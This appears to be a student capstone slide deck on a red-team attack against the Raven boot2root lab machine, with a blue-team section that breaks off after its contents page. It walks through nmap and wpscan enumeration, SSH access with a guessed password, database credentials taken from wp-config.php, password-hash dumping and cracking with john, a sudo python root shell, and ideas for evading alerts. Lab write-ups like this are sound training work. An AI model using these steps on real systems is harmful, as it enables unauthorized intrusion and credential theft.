

Group 1 Final Project

**Presented by Mahmood, Sasha, Arc, Gerald,
and Daniel, and Andrew**

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Offensive (Red) Team

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02


Exploits Used

03

**Methods Used to
Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Kali GNU/Linux 2020.1
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.110
OS: Ubuntu 18.04.4 LTS
Hostname: Target1

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK

Critical Vulnerabilities, Utilized: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak password	User 'michael' password was 'michael'	This guessed password allowed us user access to the system via SSH
MySQL Database Accessible Password	Wordpress configuration php file has database credentials available to the user	Able to gain access to the database, and extract confidential data
Privilege Escalation	Cracking steven's password allows us lateral escalation, where he has sudo access to python	The python sudo access gives us full control of the system

Critical Vulnerabilities, Identified: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1** that we did not exploit.

Vulnerability	Description	Impact
Wordpress pingback locator CVE-2013-0235	Pingback API enabled on our wordpress site	By interfacing with the API an attacker can cause the wordpress site to port scan an external target and return result
Apache httpd CVE-2017-3169	mod_ssl may dereference a null pointer when third-party modules call ap_hook_process_connection() during an HTTP request to an HTTPS port.	Dereferencing a null ptr will likely result in a undefined behavior and therefore a loss in availability
Wordpress version 4.8.7	Insecure version	WordPress is prone to multiple vulnerabilities, unpatched version can be exploit

Exploits Used

Exploitation: SSH and Weak Password

- We used wpscan to find users and guessed the weak password that gave us SSH to the system.
- The exploit granted us access to Michael account, by navigate to htm dir we was able to find flag2 and by using the grep command in the same dir we was able to find flag.

```
Shell No.1
File Actions Edit View Help
Nmap scan report for 192.168.1.110
Host is up (0.00086s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.115
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.000070s latency).
Not shown: 999 closed ports
```

```
Shell No.1
File Actions Edit View Help
:00
[!] User(s) Identified:
[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvuln.com/users/sign_up
[+] Finished: Fri Nov 19 09:02:51 2021
[+] Requests Done: 3261
[+] Cached Requests: 28
[+] Data Sent: 877.372 KB
[+] Data Received: 675.244 KB
[+] Memory used: 258.113 MB
[+] Elapsed time: 00:00:20
root@Kali:~#
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Nov 19 16:01:03 2021 from 192.168.1.90
michael@target1:~$
```

```
michael@target1:/var/www/html$ ls
about.html  css      img      scss      team.html
contact.php elements.html index.html Security - Doc vendor
contact.zip fonts    js        service.html wordpress
michael@target1:/var/www/html$ grep flag1 service.html
    <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
michael@target1:/var/www/html$
```

```
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls
flag2.txt  htm
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Exploitation: [SQL Database]

- We were able to find the username and password for SQL database in the wp-config.php file in plaintext.
- The exploit granted us mysql access and we use `SELECT * FROM post_title;` to find flag3,4.

```
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */
```


```
You have new mail in /var/mail/michael  
michael@target1:~$ find /var/www/html/ -iname "wp-config.php"  
/var/www/html/wordpress/wp-config.php  
michael@target1:~$
```

```
You have new mail in /var/mail/michael  
michael@target1:~$ mysql wordpress --user root --password  
Enter password:  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Welcome to the MySQL monitor. Commands end with ; or \g.  
Your MySQL connection id is 174  
Server version: 5.5.60-0+deb8u1 (Debian)
```

```
mysql> SELECT post_title,post_content FROM wp_posts WHERE post_title LIKE "  
flag%";  
+-----+-----+  
| post_title | post_content |  
+-----+-----+  
| flag3     | flag3{afc01ab56b50591e7dccf93122770cd2}|  
| flag4     | flag4{715dea6c055b9fe3337544932f2941ce}|  
| flag3     | flag3{afc01ab56b50591e7dccf93122770cd2}|  
+-----+-----+  
3 rows in set (0.00 sec)  
  
mysql>
```


Exploitation: [Privilege Escalation]

- The password hash of Steven was obtained from the SQL database and by crack the password using john the ripper we can access steven's account.
- Exploiting Steven Python's sudo privileges through a spawn shell gave us root access and allowed us to find flag 4.



The screenshot shows a Kali Linux terminal window with a terminal emulator (xterm) running. The terminal title bar indicates the connection is to 'Kali on ML-REFVM-684427 - Virtual Machine Connection'. The terminal window has a menu bar with 'File', 'Action', 'Media', 'Clipboard', 'View', and 'Help'. The terminal prompt is 'michael@target1: ~'. The user has entered the following commands:

```
mysql> use ep_users
ERROR 1049 (42000): Unknown database 'ep_users'
mysql> use wp_users
ERROR 1049 (42000): Unknown database 'wp_users'
mysql> SELECT * FROM wp_users;
```

The output of the query is displayed in a table format with columns: ID, user_login, user_pass, user_nicename, user_email, user_url, user_registered, user_activation_key, user_status, and display_name. The table contains two rows of data:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name
1	michael	\$P\$BjRvZQ.VQcGZlDeikToCQd.cPw5XCe0	michael	michael@raven.org		2018-08-12 22:49:12		0	michael
2	steven	\$P\$Bk3VD9jsxx/loJqNsURgHiaB23j7W/	steven	even@raven.org		2018-08-12 23:31:16		0	Steven Seagull

The terminal output concludes with '2 rows in set (0.00 sec)' and the prompt 'mysql>'.

```
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp_ha
shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$
) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (user2)
```

```
root@target1:/home/steven# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
-----
| __ \ user_login | user_pass | user_hiername | wa
| | / _/ user_usr | user_password | user_activation_key | wo
| // _' \ \ / \ _' \ \
| \| \_| \| \ / _ \| | | michael | mi
\_| \_\_,_| \| \_\_| |_| |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~#
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Avoiding Detection

Stealth Exploitation of the SSH and Weak Password

Monitoring Overview

- An email alert, when someone logs in to the server via ssh, can be very useful to track who is actually using the server.
- Monitor SSH port for unauthorized access.
- Triggers when three attempts to access system over port 22.

Mitigating Detection

- SSH through different open port to avoid triggering the alert .
- We can use the reverse shell as alternative exploits .

Stealth Exploitation of [SQL Database]

Monitoring Overview

- Set alert for failed logins
- unauthorized attempts to access SQL database.
- Triggers when three attempts to access SQL database.

Mitigating Detection

- SQL Injection Attack to avoid triggering the alert.
- Using brute force on a SQL database with a password cracking tool.

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access
- Triggers when unauthorized sudo commands are executed

Mitigating Detection

- Kernel Exploit, vulnerabilities are discovered in the Linux kernel. Attackers can exploit these vulnerabilities to gain root access to a Linux system, and once the system is infected with the exploit, there is no way to defend against it

Attackers go through the following steps:

1. Learn about the vulnerabilities
2. Develop or acquire exploit code
3. Transfer the exploit onto the target
4. Execute the exploit on the target

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Defensive (Blue) Team

Table of Contents

This document contains the following resources:



Network Topology & Critical Vulnerabilities



Alerts Implemented



Hardening



